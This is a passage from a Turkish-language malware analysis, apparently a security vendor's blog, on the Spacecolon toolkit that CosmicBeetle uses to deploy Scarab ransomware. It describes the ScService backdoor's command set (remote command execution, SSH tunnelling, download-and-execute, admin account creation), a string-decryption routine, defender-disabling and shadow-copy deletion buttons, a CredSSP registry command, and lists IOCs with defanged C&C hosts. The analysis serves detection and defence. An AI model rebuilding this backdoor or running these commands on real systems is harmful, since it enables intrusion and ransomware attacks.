Her üç sekme arasında paylaşılan alt panel, CosmicBeetle’ın sistemi yeniden başlatmayı planlamasına, Spacecolon’u sistemden kaldırmasına ve ek araçlardan biri olan *[PortableApps](https://portableapps.com/)*‘e erişmesine olanak tanır. Download ve Zip ilerleme çubukları sırasıyla indirme ve araç arşivi çıkarma ilerlemesine karşılık gelir. Butonların işlevselliğine genel bir bakış için Tablo 4.
| **Buton** | **Yorum** |
|---|---|
| OPEN | ./Portable/start.exe dosyasını çalıştır. |
| CLOSE | Yürütmetaskkill.exe /f /im PortableAppsPlatform.exetaskkill.exe /f /im nl.exetaskkill.exe /f /im advanced\_port-scanner.exe |
| DELETE | Uygulamanın konumundan tüm dosya ve klasörleri özyinelemeli olarak kaldır. Ayrıca taskkill.exe /f /im PortableAppsPlatform.exe dosyasını çalıştır. |
| Folder | Uygulamanın bulunduğu yerde Windows’un Dosya Gezgini’ni aç. |
| R | Sistemin yeniden başlatılmasını planla. |
| A | Zamanlanmış sistem yeniden başlatmasını iptal et. |
Tablo 4. Üç sekme arasında paylaşılan alt paneldeki butonların listesi ve işlevleri
### Dize şifreleme
ScHackTool dizeleri basit bir algoritma ile şifreler – Python’da uygulanan şifre çözme rutinini Şekil 13. Dizelerin tümü şifrelenmez, ancak daha yeni yapılarla birlikte korunan dizelerin sayısı artar.
| def decrypt\_string(s: str, key: str) -> str: dec = “” for b in bytearray.fromhex(s): dec += chr(b ^ (anahtar >> 8)) anahtar = (0xD201 \* (b + anahtar) + 0x7F6A) & 0xFFFF return dec |
|---|
Şekil 13. SCHackTool dizeleri için dize şifre çözme rutini
### ScHackTool butonları – zamanda geriye yolculuk
ScHackTool kesinlikle en çok değişikliğe uğrayan bileşendir. Bulabildiğimiz en eski yapı 2020 yılına ait ve C&C sunucusuyla iletişim için *[TicsDropbox](https://cdn.nsoftware.com/help/CS1/dlp/Dropbox.htm)* kullanıyor. O zamanlar, sahte hata mesajı yerine bir parola koruma mekanizması (bkz. Şekil 14) bulunuyordu (parola: dd1q2w3e).
Şekil 14 ScHackToolun eski bir varyantında parola koruma penceresi
Garip bir şekilde, her yeni sürümle birlikte bazı butonlar çalışmayı durdurdu (kodları tamamen kaldırıldı). Bu eski yapılara göz atarak, artık işlevsel olmayan butonalrın işlevlerini öğrenebiliriz. Tablo 5.
| **Buton** | **Yorum** |
|---|---|
| Keyboard EN | İşlevsellikteki bariz değişiklikle birlikte Klavye TR olarak adlandırılırdı. |
| DEFENDER OFF | .rsrc bölümünden komut dosyalarını bırakmak ve çalıştırmak için kullanılır. Bu betikler artık BAT ve Avfucker ek araçlarının bir parçasıdır. *Ek A – Saldırgan tarafından kullanılan üçüncü taraf araçlar*. |
| Stop Service | Hizmetleri ve işlemleri sonlandırmak için bir komut dosyası bırakmak ve çalıştırmak için kullanılır. Bu komut dosyası artık BAT ek aracının bir parçasıdır ve hizmetlerin ve işlemlerin listesi *[EK B – Sonlandırılan süreçlerin ve hizmetlerin listesi](#EK-B "EK B - Sonlandırılan süreçlerin ve hizmetlerin listesi")*. |
| Kill All (Default) | Delphi form yapısının gizli bir listesinde bulunan tüm işlemleri öldürmek için kullanılır. Kod artık mevcut olmasa da, liste mevcuttur ve *[EK C – Tümünü Öldür (Varsayılan) butonu ](#EK-C "EK C - Tümünü Öldür (Varsayılan) butonu ")tarafından öldürülen süreçler*. |
| Del Shadow Log | Gölge Kopyaları silmek, Windows Olay Günlüklerini silmek ve önyükleme seçeneklerini değiştirmek için komut dosyaları bırakmak ve çalıştırmak için kullanılır. Bu komut dosyaları artık şu adreste listelenen BAT aracının bir parçasıdır *[EK A – Saldırgan tarafından kullanılan üçüncü taraf araçlar](#EK-A "EK A - Saldırgan tarafından kullanılan üçüncü taraf araçlar")*. |
| Recent Files | adresinde bulunan tüm dosyaları kaldıran küçük bir komut dosyası bırakmak ve çalıştırmak için kullanılır:%APPDATA%\\Microsoft\\Windows\\Recent\\AutomaticDestinations\\\*%APPDATA%\\Microsoft\\Windows\\Recent\\CustomDestinations\\\*APPDATA%\\Microsoft\\Windows\\Recent\\\* |
| Credssp | Aşağıdaki komutu vererek *[Credential Security Support Provider ](https://learn.microsoft.com/en-us/windows/win32/secauthn/credential-security-support-provider)*(*[CredSSP)](https://learn.microsoft.com/en-us/windows/win32/secauthn/credential-security-support-provider)* ayarlarını değiştirmek için kullanılır (muhtemelen olası RDP bağlantı sorunlarının üstesinden gelmek için):reg add “HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\ Policies\\System\\CredSSP\\Parameters” /f /v AllowEncryptionOracle /t REG\_DWORD /d 2 |
| Button5 | Sabit kodlanmış bir URL’yi şifreler ve Edit1 TextBox’a yapıştır. Bu buton muhtemelen Enc ve Dec butonlarının öncülüdür. Garip bir şekilde, Enc çalışmazken Dec düğmesi şu anda çalışmaktadır. |
| Button20 | Başlangıçta görüntülenen sahte hata mesajını kapat. Bu davranış çok gariptir, çünkü butona tıklanabildiği noktada hata mesajı artık mevcut değildir. Gerçekten de, bu butona tıklamak ScHackTool’un çökmesine neden olur. |
Tablo 5.Eski yapıların analizine dayanan buton işlevlerinin bir listesi
### ScInstaller
ScInstaller tek bir görevi yerine getirmek için tasarlanmış çok küçük bir Delphi aracıdır: ScService’i yüklemek. ScService, ScInstaller’ın .rsrc bölümünde saklanır ve TFormDropbox.btnUploadClick şifresinden türetilen bir anahtar kullanılarak AES algoritması ile şifrelenir.
ScInstaller, saldırganın kullanabileceği veya kullanamayacağı ek araçların bir parçasıdır, özellikle AGENT adlı araç (bkz. *[EK A – Saldırgan tarafından kullanılan üçüncü taraf araçlar](#EK-A "EK A - Saldırgan tarafından kullanılan üçüncü taraf araçlar")*). Gözlemlenen en yeni derlemenin 2021’den gelmesine rağmen, bu derleme yazım sırasında hala araç setinin bir parçasıdır. Bununla birlikte, ScService’in Impacket aracılığıyla manuel olarak yüklendiğini gözlemledik ve ScService’in yeni yapılarını gözlemlerken, ScInstaller’ın yeni yapılarını görmedik. Bu durum ScInstaller’ın artık aktif olarak kullanılmadığını gösteriyor olabilir.
ScInstaller’ın önceki varyantları basitçe ScService’i kurar ve çalıştırırdı. Daha yeni varyantlar bir GUI ile birlikte gelir (bkz. Şekil 15). ScService yalnızca Yükle butonuna tıklandığında yüklenir.
Şekil 15 ScInstaller GUI
Ayrıca birkaç ek özellikle birlikte gelirler. Alttaki Kontrol butonu ScService’in kurulu olup olmadığını doğrular ve hizmet durumunu alır. Sol üstteki Kontrol butonu, dört sabit kodlanmış C&C sunucusuna bağlantıyı kontrol etmek için kullanılır (gerçek veri alışverişi yapılmaz). ScInstaller ayrıca kendi TLS sertifikasını cert.pfx veya cdn.pfx adlı ve dd1q2w3e parolasıyla korunan bir PFX dosyasına bırakır. Bu sertifika C&C sunucu(ları)na bağlanırken kullanılır.
Forti IP ve Not etiketli metin kutuları, sırasıyla bu iki değer tarafından doldurulan Veri ve Not olmak üzere iki girişe sahip küçük bir INI dosyası oluşturmak için kullanılır. Bu INI dosyası sadece CosmicBeetle tarafından kurban hakkında özel notları saklamak için kullanılır. Bir sonraki bölümde açıklanan C&C iletişiminde küçük bir rol oynar.
### ScService
Mart 2023’te, muhtemelen Şubat 2023’ün başlarında yayınlanan Zaufana Trzecia Strona analizinin bir sonucu olarak, ScService kayda değer bir gelişim değişikliği geçirdi. Önce önceki versiyonuna bakalım ve ardından 2023 değişikliklerini tartışalım.
ScService, adından da anlaşılacağı gibi, Windows hizmeti olarak çalışan bir bileşendir ve basit bir arka kapı görevi görür. Hizmet parametreleri şu şekilde gösterilir Tablo 6. Hizmet açıklaması resmi meşru Windows *[Sensör İzleme Hizmeti](https://batcmd.com/windows/10/services/sensrsvc/)*‘nden alınmıştır.
| **Parametre** | **Değer** |
|---|---|
| DisplayName | Sunucu depolama izleme hizmeti |
| ServiceName | UpdateStorServ |
| Açıklama | Verileri ortaya çıkarmak ve sistem ve kullanıcı durumuna uyum sağlamak için çeşitli sensörleri izler. Bu hizmet durdurulur veya devre dışı bırakılırsa ekran parlaklığı aydınlatma koşullarına uyum sağlamayacaktır. Bu hizmetin durdurulması diğer sistem işlevlerini ve özelliklerini de etkileyebilir. |
Tablo 6. ScService parametreleri
ScInstaller’da olduğu gibi, ScService de ScInstaller tarafından kullanılana benzer özel bir TLS sertifikası bırakır. INI dosyası (ScInstaller tarafından oluşturulan) mevcut değilse, boş değerlere sahip bir dosya oluşturulur.
ScService başlatıldığında, her biri bir tane olmak üzere üç zamanlayıcı oluşturur:
1. C&C sunucusuna her 10 saniyede bir KEEP mesajı gönderir,
2. ipconfig /flushdns komutunu çalıştırarak DNS önbelleğini her beş saatte bir temizler ve
3. her beş dakikada bir C&C sunucusuna bağlanır.
Şekil 16 C&C sunucusuyla bağlantı kurarken özel sertifikanın kullanımını gösterir. ScService, hepsi ikili dosyada kodlanmış ve şifrelenmiş birden fazla C&C sunucusu kullanır.
Şekil 16 CC sunucusuna bağlanırken özel sertifika kullanımı
TLS bağlantısı kurmanın yanı sıra ScService, C&C sunucusuyla 443 numaralı bağlantı noktasındaki TCP üzerinden iletişim kurar. Protokol çok basittir; ek bir şifreleme kullanılmaz. ScService verileri aldıktan sonra, verileri bilinen komut adları için tarar ve böyle bir komutu çalıştırır, isteğe bağlı olarak bir yanıt gönderir. ScService aşağıda gösterilen altı komutu tanır Tablo 7. Komut adı ve parametreleri # ile sınırlandırılmıştır. Kısacası, ScService rastgele komutları ve çalıştırılabilir dosyaları çalıştırabilir, bir SSH tüneli açıp kapatabilir, makine bilgilerini alabilir ve INI dosyasını güncelleyebilir.
| **Komut** | **Yanıt** | **Yorum** |
|---|---|---|
| CMD#<CMD\_TO\_EXEC> | RESULT#CMD#<CMD\_TO\_EXEC\_RESULT> | cmd.exe aracılığıyla <CMD\_TO\_EXEC> öğesini çalıştır |
| DETAILS#GET | RESULT#DETAILS#<OS>#<UPTIME>#<REMOTE\_HOST>#<INI\_CONTENT> | Güvenliği ihlal edilmiş makine bilgilerini yükle:<OS> = İşletim sistemi adı<UPTIME> = Çalışma Süresi (GetTickCount API aracılığıyla alınır)<REMOTE\_HOST> = Bağlı olduğu C&C sunucusu<INI\_CONTENT> = INI dosyasının içeriği |
| SETNOTE#<NOT> | N/A | INI dosyasındaki Not alanının içeriği olarak <NOT> öğesini ayarla. |
| TUNNEL#<HOST>#<PORT>#<USER>#<PWD>#<SRC\_PORT>#<DST\_PORT> | OK : TUNNEL | Saldırgan için ele geçirilen makineye bir SSH tüneli açar. *[TScSSHClient](https://docs.devart.com/sbridge/index.html?tscsshclient.htm)* tarafından uygulanan SSH aracılığıyla bir hedefe bağlanır. Kullanıcı adı <USER> ve parola <PASS> kullanarak <PORT> adresinden <HOST>’a bağlanır ve <HOST>’a <SRC\_PORT>’u dinlemesi ve iletişimi iletmesi talimatını verir. <DST\_PORT> düzgün kullanılmamış gibi görünüyor. |
| DISCONNECT | N/A | TUNNEL komutu tarafından kurulan bağlantıyı kes. |
| DOWNEXEC#<URL>#<FILE>#<FLAG> | N/A | <URL>’den <DOSYA>’ya indir. <FLAG> 1’e eşitse, <DOSYA>’yı çalıştır. |
Tablo 7. TCP/IP komutları yeteneği
### Mart 2023 yeniden tasarım
Daha önce de belirttiğimiz gibi, ScService Mart 2023’te önemli bir değişiklik geçirdi. Her şeyden önce, hizmet parametreleri benzer bir modeli koruyarak biraz değişti (bkz. Tablo 8).
| **Parametre** | **Değer** |
|---|---|
| DisplayName | Tanılayıcı Olay Sistemi |
| ServiceName | StorageDataServ |
| Açıklama | Tanılayıcı Olay Sistemi, Tanılayıcı İlke Hizmeti tarafından Yerel Hizmet bağlamında çalışması gereken tanıları olaylaştırmak için kullanılır. |
Tablo 8. Güncellenmiş ScService parametreleri
Ele geçirilen makine bilgilerinin elde edilme şekli değişti. ScService, 8347 numaralı bağlantı noktasında tek bir isteği kabul eden yerel bir HTTP sunucusu çalıştırır – /status. ScService daha sonra bu isteği sunucuya gönderir. Bu isteğin işlenmesi basittir: makine bilgilerini alır ve HTTP yanıtının içeriği olarak döndürür. Veriler bir INI dosyasında saklanabilecek şekilde biçimlendirilir – ki tam olarak olan da budur: ScService içeriği kendi INI dosyasında saklar. Toplanan bilgi şöyledir:
- OS = işletim sistemi adı
- CN = bilgisayar adı
- DO = kullanıcı etki alanı
- LIP = yerel IP adresleri
Birçok (hepsi değil) dizge artık 6e4867bb3b5fb30a9f23c696fd1ebb5b parolasından türetilen bir anahtarla AES-CBC algoritması kullanılarak şifrelenmektedir.
C&C protokolü değişti. İlginç bir şekilde, *orijinal C&C iletişim protokolü* uygulanmaya devam ediyor, ancak yalnızca bir hedefle iletişim kurmak için CONNECT komutu (aşağıya bakın) tarafından talimat verildiğinde kullanılıyor. Yeni *ana* C&C protokolü TCP yerine HTTP kullanmaktadır. Aşağıdaki HTTP başlıkları kullanılır:
- User-Agent = Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
- UNID = MAC adresi ve C: sürücüsü seri numarasının hexlified MD5 hash’i
Ek olarak, değeri OS, CN, DO ve LIP olarak depolanan, # ile birleştirilen ve base64 ile kodlanan önceden toplanmış makine bilgileri olan bir Oturum çerezi eklenir.
Komutlar JSON biçimindedir (bkz. Şekil 17).
| { ” Status”: ” TASK”, “CMD”: “< COMMAND\_NAME>”, “Params”: “<COMMAND\_PARAMS\_STR>”, “TaskID”: “<TASK\_ID>” } |
|---|
Şekil 17. JSON biçimli komut örneği
Status alanı her zaman TASK değerine eşittir, CMD ve Params alanları ise komut adını ve parametrelerini tanımlar. Son olarak, TaskID değeri, varsa görev sonucunu C&C sunucusuna göndermek için kullanılır. Desteklenen komutlar tablo 9’da listelenmiştir.
| **Komut** | **Parametreler** | **Yorum** |
|---|---|---|
| CONNECT | <HOST>:<PORT> | Bir C&C sunucusuna bağlanın. Eski TCP iletişim protokolünü kullanır. |
| TUNNEL | <HOST>#<PORT>#<USER>#<PWD>#<SRC\_PORT>#<DST\_PORT> | TCP varyantındaki ile aynıdır. |
| TUNNELCLOSE | N/A | TCP varyantındaki DISCONNECT ile aynıdır. |
| DOWNEXEC | <FLAG>#<URL>#<FILE> | TCP varyantındaki ile aynıdır (argümanların sırasının değiştiğine dikkat edin). |
| USERADD | < USERNAME>#< PASSWORD> | Verilen kullanıcı adı ve parola ile yeni bir yönetici hesabı ekler. |
Tablo 9. ScService’in HTTP(S) komutları yeteneği
## SONUÇ
Bu blog yazısında, Scarab fidye yazılımını savunmasız sunuculara göndermek için kullanılan küçük bir Delphi araç seti olan Spacecolon’u ve CosmicBeetle adını verdiğimiz operatörlerini analiz ettik. Ek olarak, Spacecolon operatörleri için arka kapı erişimi sağlayabilir.
CosmicBeetle zararlı yazılımlarını gizlemek için fazla çaba sarf etmez ve ele geçirilen sistemlerde çok sayıda iz bırakır. Çok az ya da hiç anti-analiz ya da anti-emülasyon tekniği uygulanmamıştır. ScHackTool büyük ölçüde GUI’sine dayanır, ancak aynı zamanda işlevsel olmayan birkaç buton içerir. CosmicBeetle operatörleri ScHackTool’u çoğunlukla ele geçirilmiş makinelere istedikleri ek araçları indirmek ve bunları uygun gördükleri şekilde çalıştırmak için kullanırlar.
Spacecolon en az 2020’den beri aktif olarak kullanılmaktadır ve geliştirilmeye devam etmektedir. Yazarların, Zaufana Trzecia Strona yayını çıktıktan sonra, 2023 yılında tespit edilmekten kaçınmak için önemli çaba sarf ettiklerine inanıyoruz.
CosmicBeetle hedeflerini seçmez; daha ziyade, kritik güvenlik güncellemeleri eksik olan sunucuları bulur ve bunu kendi avantajına kullanır.
Yayın sırasında, ScRansom adını verdiğimiz ve büyük olasılıkla Spacecolon bileşenlerinin geliştiricisi tarafından yazılan yeni bir fidye yazılımı ailesi gözlemledik. Bu yazı yazıldığı sırada ScRansom’un yaygında konuşlandırıldığını görmedik.
## IOC’LAR
### Dosyalar
| **İlk görüldüğü zaman** | **2023-01-19 00:00:00** |
|---|---|
| **MD5** | BC4B9D0DD359B09918B6C1095823A75B |
| **SHA-1** | 40B8AF12EA6F89DB6ED635037F468AADEE7F4CA6 |
| **SHA-256** | F8890477E760CDB8F4A4FDBF8E8B5B1A224BC87046875B9EE17A9FCB93D2F118 |
| **Dosya adı** | app.exe |
| **Açıklama** | Spacecolon HackTool. |
| **C&C** | N/A |
| **Şu adresten indirildi** | http://sys.688\[.\]org/app.exe |
| **Algılama** | Win32/Spacecolon.A |
| **PE derleme zaman damgası** | 2020-05-17 17:29:55 |
| **İlk görüldüğü zaman** | **2023-03-04 00:00:00** |
|---|---|
| **MD5** | 15EECAE01C1E4C873B8129E5F6C75493 |
| **SHA-1** | 1CB9320C010065E18881F0AAA0B72FC7C5F85956 |
| **SHA-256** | E6A440E145DEA89C35FCE276D05AEF7CA9B17CF15B45F8D242F1372928F89020 |
| **Dosya adı** | Taskmgr.exe |
| **Açıklama** | Spacecolon HackTool. |
| **C&C** | http://213.232.255\[.\]131/list.txthttp://213.232.255\[.\]131/index.phphttp://213.232.255\[.\]131/Users.txthttp://213.232.255\[.\]131/Passwords.txthttp://213.232.255\[.\]131/log.txt |
| **Şu adresten indirildi** | N/A |
| **Algılama** | Win32/Spacecolon.A |
| **PE derleme zaman damgası** | 2021-11-07 04:18:03 |
| **İlk görüldüğü zaman** | **2023-01-14 00:00:00** |
|---|---|
| **MD5** | C0688CF7E8A43F4CCE486D7AF10D6C10 |
| **SHA-1** | EF911DB066866FE2734038A35A3B298359EDABCE |
| **SHA-256** | E3386612E335A22F0969EBF6E50ABF080A8AC54D823C7723D7B55D77804B2451 |
| **Dosya adı** | ap.exe |
| **Açıklama** | Spacecolon HackTool. |
| **C&C** | http://b.688\[.\]org:8080/fileuploadhttps://87.251.64\[.\]19/list.txthttp://b.688\[.\]org/mimi/a.php?task=uhttp://b.688\[.\]org/mimi/a.php?task=p |
| **Şu adresten indirildi** | N/A |
| **Algılama** | Win32/Spacecolon.A |
| **PE derleme zaman damgası** | 2022-08-30 12:56:47 |
| **İlk görüldüğü zaman** | **2023-01-16 00:00:00** |
|---|---|
| **MD5** | 0F355442E99AA7DF1B3C2E3F51AD0B9E |
| **SHA-1** | 0A2FA26D6EAB6E9B74AD54D37C82DEE83E80BDD7 |
| **SHA-256** | 06620FF562B823F69572336E2F52CF788FD23A314F7B5CC6E29C0E56C9B28D07 |
| **Dosya adı** | ap.exe |
| **Açıklama** | Spacecolon HackTool. |
| **C&C** | https://3.76.107\[.\]228/list.txthttps://3.76.107\[.\]228:8080/fileuploadhttps://3.76.107\[.\]228/mimi/a.php?task=uhttps://3.76.107\[.\]228/mimi/a.php?task=p |
| **Şu adresten indirildi** | N/A |
| **Algılama** | Win32/Spacecolon.A |
| **PE derleme zaman damgası** | 2023-01-16 02:05:58 |
| **İlk görüldüğü zaman** | **2023-05-31 00:00:00** |
|---|---|
| **MD5** | CCF896CF2CD7ED2AC7AAE2C9C2935BFC |
| **SHA-1** | B916535362E2B691C6AEF76021944B4A23DDE190 |
| **SHA-256** | DA3E2EBF00E5300B1A3809677855532B4399C9D23DF7C0A85C21966A9485AC74 |
| **Dosya adı** | ap.exe |
| **Açıklama** | Spacecolon HackTool. |
| **C&C** | https://193.149.185\[.\]23/list.txthttps://193.149.185\[.\]23:8080/fileuploadhttps://193.149.185\[.\]23/mimi/a.php?task=uhttps://193.149.185\[.\]23/mimi/a.php?task=p |
| **Şu adresten indirildi** | N/A |
| **Algılama** | Win32/Spacecolon.A |
| **PE derleme zaman damgası** | 2023-05-04 03:18:44 |
| **İlk görüldüğü zaman** | **2023-01-17 00:00:00** |
|---|---|
| **MD5** | A4EE3ED90CFE37B966EEA81519ABFEA5 |
| **SHA-1** | 95931DE0AA6D96568ACEBC11E551E8E1305BF003 |
| **SHA-256** | FB1A6CCEA5888AD4ACD8465EFE8555BCE2883C24A3B92BAB189F079B82A9DF3A |
| **Dosya adı** | a.exe |
| **Açıklama** | Spacecolon Yükleyici. |
| **C&C** | N/A |
| **Şu adresten indirildi** | N/A |
| **Algılama** | Win64/Spacecolon.A |
| **PE derleme zaman damgası** | 2021-11-07 23:20:56 |
| **İlk görüldüğü zaman** | **2023-01-14 00:00:00** |
|---|---|
| **MD5** | D3CCA15DA7805ACB813D4F1556E85F58 |
| **SHA-1** | 6700AFB03934B01B0B2A9885799322307E3299D5 |
| **SHA-256** | 86070A98E77B5209370B71DCE0160F05A3B18AB106FC9073529869053BFE41F1 |
| **Dosya adı** | installer.exe |
| **Açıklama** | Spacecolon Yükleyici. |
| **C&C** | tcp://u.piii\[.\]net:443tcp://up.awiki\[.\]org:443tcp://up.vctel\[.\]com:443tcp://u.cbu\[.\]net:443 |
| **Şu adresten indirildi** | N/A |
| **Algılama** | Win64/Spacecolon.A |
| **PE derleme zaman damgası** | 2021-12-12 01:29:39 |
| **İlk görüldüğü zaman** | **2023-01-17 00:00:00** |
|---|---|
| **MD5** | B66B904185A9E881B77FCBCCA7BCB125 |
| **SHA-1** | 4B07391434332E4F8FAADF61F288E48389BCEA08 |
| **SHA-256** | 3C0BE13BE97C2B7AC3737997BB56F604A947B4D404456F644B2AF4BE4F9C17D2 |
| **Dosya adı** | svcss.exe |
| **Açıklama** | Spacecolon Servisi. |
| **C&C** | tcp://u.piii\[.\]net:443tcp://up.awiki\[.\]org:443tcp://up.vctel\[.\]com:443tcp://u.cbu\[.\]net:443 |
| **Şu adresten indirildi** | N/A |
| **Algılama** | Win64/Spacecolon.A |
| **PE derleme zaman damgası** | 2021-11-07 22:02:24 |
| **İlk görüldüğü zaman** | **2023-03-24 00:00:00** |
|---|---|
| **MD5** | C12098888985F21447EAA75E8DFCE942 |
| **SHA-1** | B9CF8B18A84655D0E8EF1BB14C60763CEFFF9686 |
| **SHA-256** | 82161ABC0942622BFA834B8713F8B26ACE09699D22130C4CC6A9AD075BB97A82 |
| **Dosya adı** | svvc.exe |
| **Açıklama** | Spacecolon Servisi. |
| **C&C** | https://www.cdnupdate\[.\]net/update.phphttps://ss.688\[.\]org/update.phphttps://update.cbu\[.\]net/https://update.inet2\[.\]org/update.phphttps://akamaicdnup\[.\]com/update.php |
| **Şu adresten indirildi** | N/A |
| **Algılama** | Win64/Spacecolon.A |
| **PE derleme zaman damgası** | 2023-03-23 20:52:38 |
| **İlk görüldüğü zaman** | **2020-01-23 00:00:00** |
|---|---|
| **MD5** | D46AA2FEE0819D22E827FF7C529E611D |
| **SHA-1** | E2EAA1EE0B51CAF803CEEDD7D3452577B6FE7A8D |
| **SHA-256** | 541C37FDACC69B0A618D97EF4821112816576F672CACAFFD71E81FF23A041092 |
| **Dosya adı** | 1new.exe |
| **Açıklama** | Scarab fidye yazılımı (.danger varyantı). |
| **C&C** | N/A |
| **Şu adresten indirildi** | http://sys.688\[.\]org/1new.exe |
| **Algılama** | Win32/Filecoder.FS |
| **PE derleme zaman damgası** | 2020-04-10 21:00:50 |
| **İlk görüldüğü zaman** | **2021-01-08 00:00:00** |
|---|---|
| **MD5** | CD04B5FCDC9E18243FDD378C25BE5057 |
| **SHA-1** | 8F1374D4D6CC2899DA1251DE0325A7095E719EDC |
| **SHA-256** | DE10011CB01DE822D1DDBB069B04BC98A1CE081931F58C7E57BBD148B2356C78 |
| **Dosya adı** | kkk.exe |
| **Açıklama** | Scarab fidye yazılımı (.rdprecovery varyantı). |
| **C&C** | N/A |
| **Şu adresten indirildi** | http://sys.688\[.\]org/kkk.exe |
| **Algılama** | Win32/Filecoder.FS |
| **PE derleme zaman damgası** | 2021-06-07 22:55:33 |
| **İlk görüldüğü zaman** | **2023-08-06 00:00:00** |
|---|---|
| **MD5** | B0F7ADE2AB53159ADB6BFB7ACDC362C2 |
| **SHA-1** | 2E4A85269BA1FDBA74A49B0DF3397D6E4397DB78 |
| **SHA-256** | 98B14CD7AD7710A365C84DC573A58D120C93694377E559001E306B9BD0D413E8 |
| **Dosya adı** | Analyzer\_sib.msi |
| **Açıklama** | ScRansom’ın MSI yükleyicisi. |
| **C&C** | N/A |
| **Şu adresten indirildi** | N/A |
| **Algılama** | Win64/DelShad.D |
| **PE derleme zaman damgası** | N/A |
| **İlk görüldüğü zaman** | **2023-08-06 00:00:00** |
|---|---|
| **MD5** | C83F2D9F4A4F119CA6DF4738D8B88516 |
| **SHA-1** | 7AA1A41F561993C4CCA9361F9BAEF2B00E31C05D |
| **SHA-256** | A1FF5B975F6B6E616B7E637A06971FC42A4594847A6C2B976DBFEEC969DABC24 |
| **Dosya adı** | Proje1.exe |
| **Açıklama** | ScRansom. |
| **C&C** | N/A |
| **Şu adresten indirildi** | N/A |
| **Algılama** | Win32/Filecoder.Spacecolon.A |
| **PE derleme zaman damgası** | 2023-08-06 02:32:32 |
| **İlk görüldüğü zaman** | **2023-08-06 00:00:00** |
|---|---|
| **MD5** | 825645B4E986A3285E14B45F8FDB11E3 |
| **SHA-1** | 7BC7EEAAF635A45BC2056C468C4C42CC4C7B8F05 |
| **SHA-256** | 6A0D241F759A0359932C6467244AEC133F14BCF400CB60A1847083939E298119 |
| **Dosya adı** | Shadow.exe |
| **Açıklama** | Gölge Kopyaları silmek için yardımcı program. |
| **C&C** | N/A |
| **Şu adresten indirildi** | N/A |
| **Algılama** | Win64/DelShad.D |
| **PE derleme zaman damgası** | 2023-08-06 02:37:58 |
| **SHA-1** | **Dosya adı** | **Algılama** | **Açıklama** |
|---|---|---|---|
| 40B8AF12EA6F89DB6ED635037F468AADEE7F4CA6 | app.exe | Win32/Spacecolon.A | Spacecolon HackTool. |
| 1CB9320C010065E18881F0AAA0B72FC7C5F85956 | Taskmgr.exe | Win32/Spacecolon.A | Spacecolon HackTool. |
| EF911DB066866FE2734038A35A3B298359EDABCE | ap.exe | Win32/Spacecolon.A | Spacecolon HackTool. |
| 0A2FA26D6EAB6E9B74AD54D37C82DEE83E80BDD7 | ap.exe | Win32/Spacecolon.A | Spacecolon HackTool. |
| B916535362E2B691C6AEF76021944B4A23DDE190 | ap.exe | Win32/Spacecolon.A | Spacecolon HackTool. |
| 95931DE0AA6D96568ACEBC11E551E8E1305BF003 | a.exe | Win64/Spacecolon.A | Spacecolon Yükleyici. |
| 6700AFB03934B01B0B2A9885799322307E3299D5 | installer.exe | Win64/Spacecolon.A | Spacecolon Yükleyici. |
| 4B07391434332E4F8FAADF61F288E48389BCEA08 | svcss.exe | Win64/Spacecolon.A | Spacecolon Servisi. |
| B9CF8B18A84655D0E8EF1BB14C60763CEFFF9686 | svvc.exe | Win64/Spacecolon.A | Spacecolon Servisi. |
| E2EAA1EE0B51CAF803CEEDD7D3452577B6FE7A8D | 1new.exe | Win32/Filecoder.FS | Scarab fidye yazılımı (.danger varyantı). |
| 8F1374D4D6CC2899DA1251DE0325A7095E719EDC | kkk.exe | Win32/Filecoder.FS | Scarab fidye yazılımı (.rdprecovery varyantı). |
| 2E4A85269BA1FDBA74A49B0DF3397D6E4397DB78 | Analyzer\_sib.msi | Win64/DelShad.D | ScRansom MSI yükleyicisi |
| 7AA1A41F561993C4CCA9361F9BAEF2B00E31C05D | Proje1.exe | Win32/Filecoder.Spacecolon.A | ScRansom |
| 7BC7EEAAF635A45BC2056C468C4C42CC4C7B8F05 | Shadow.exe | Win64/DelShad.D | Gölge Kopyaları silmek için yardımcı program |
### Network
| **IP** | **Etki Alanı** | **Barındırma sağlayıcısı** | **İlk görüldüğü zaman** | **Detaylar** |
|---|---|---|---|---|
| N/A | u.piii\[.\]net | Cloudflare | 2022-01-25 | Spacecolon C&C sunucusu. |
| 3.76.107\[.\]228 | N/A | AWS | 2023-01-16 | Spacecolon C&C sunucusu. |
| 87.251.64\[.\]19 | N/A | XHOST İNTERNET ÇÖZÜMLERİ | 2021-11-08 | Spacecolon C&C sunucusu. |
| 87.251.64\[.\]57 | up.awiki\[.\]org | XHOST İNTERNET ÇÖZÜMLERİ | 2021-12-11 | Spacecolon C&C sunucusu. |
| 87.251.67\[.\]163 | ss.688\[.\]org | XHOST İNTERNET ÇÖZÜMLERİ | 2023-02-27 | Spacecolon C&C sunucusu. |
| 162.255.119\[.\]146 | akamaicdnup\[.\]com | Namecheap, Inc. | 2023-02-24 | Spacecolon C&C sunucusu. |
| 185.170.144\[.\]190 | b.688\[.\]org | XHOST İNTERNET ÇÖZÜMLERİ | 2021-11-21 | Spacecolon C&C sunucusu. |
| 185.202.0\[.\]149 | sys.688\[.\]org | İnternet Teknolojileri LLC | 2020-12-16 | Spacecolon C&C sunucusu. |
| 193.37.69\[.\]152 | update.inet2\[.\]org | XHOST İNTERNET ÇÖZÜMLERİ | 2023-03-03 | Spacecolon C&C sunucusu. |
| 193.37.69\[.\]153 | up.vctel\[.\]comu.cbu\[.\]netupdate.cbu\[.\]net | XHOST İNTERNET ÇÖZÜMLERİ | 2021-12-11 | Spacecolon C&C sunucusu. |
| 193.149.185\[.\]23 | N/A | BL Ağları | 2023-05-31 | Spacecolon C&C sunucusu. |
| 206.188.196\[.\]104 | cdnupdate\[.\]net | BL Ağları | 2023-01-16 | Spacecolon C&C sunucusu. |
| 213.232.255\[.\]131 | N/A | SEMIBAND LLC | 2021-12-19 | Spacecolon C&C sunucusu. |
### Spacecolon’un genellikle kurulduğu yollar
- %USERPROFILE%\\Müzik\\
- &ALLUSERSPROFILE%\\
### CosmicBeetle tarafından oluşturulan özel hesapların adları
- support
- IIS
- IWAM\_USR
- BK$
### Scarab fidye yazılımı tarafından oluşturulan muteksler
- {46E4D4E6-8B81-84CA-93DA-BB29377B2AC0}
- {7F57FB1B-3D23-F225-D2E8-FD6FCF7731DC}
### Impacket komutları
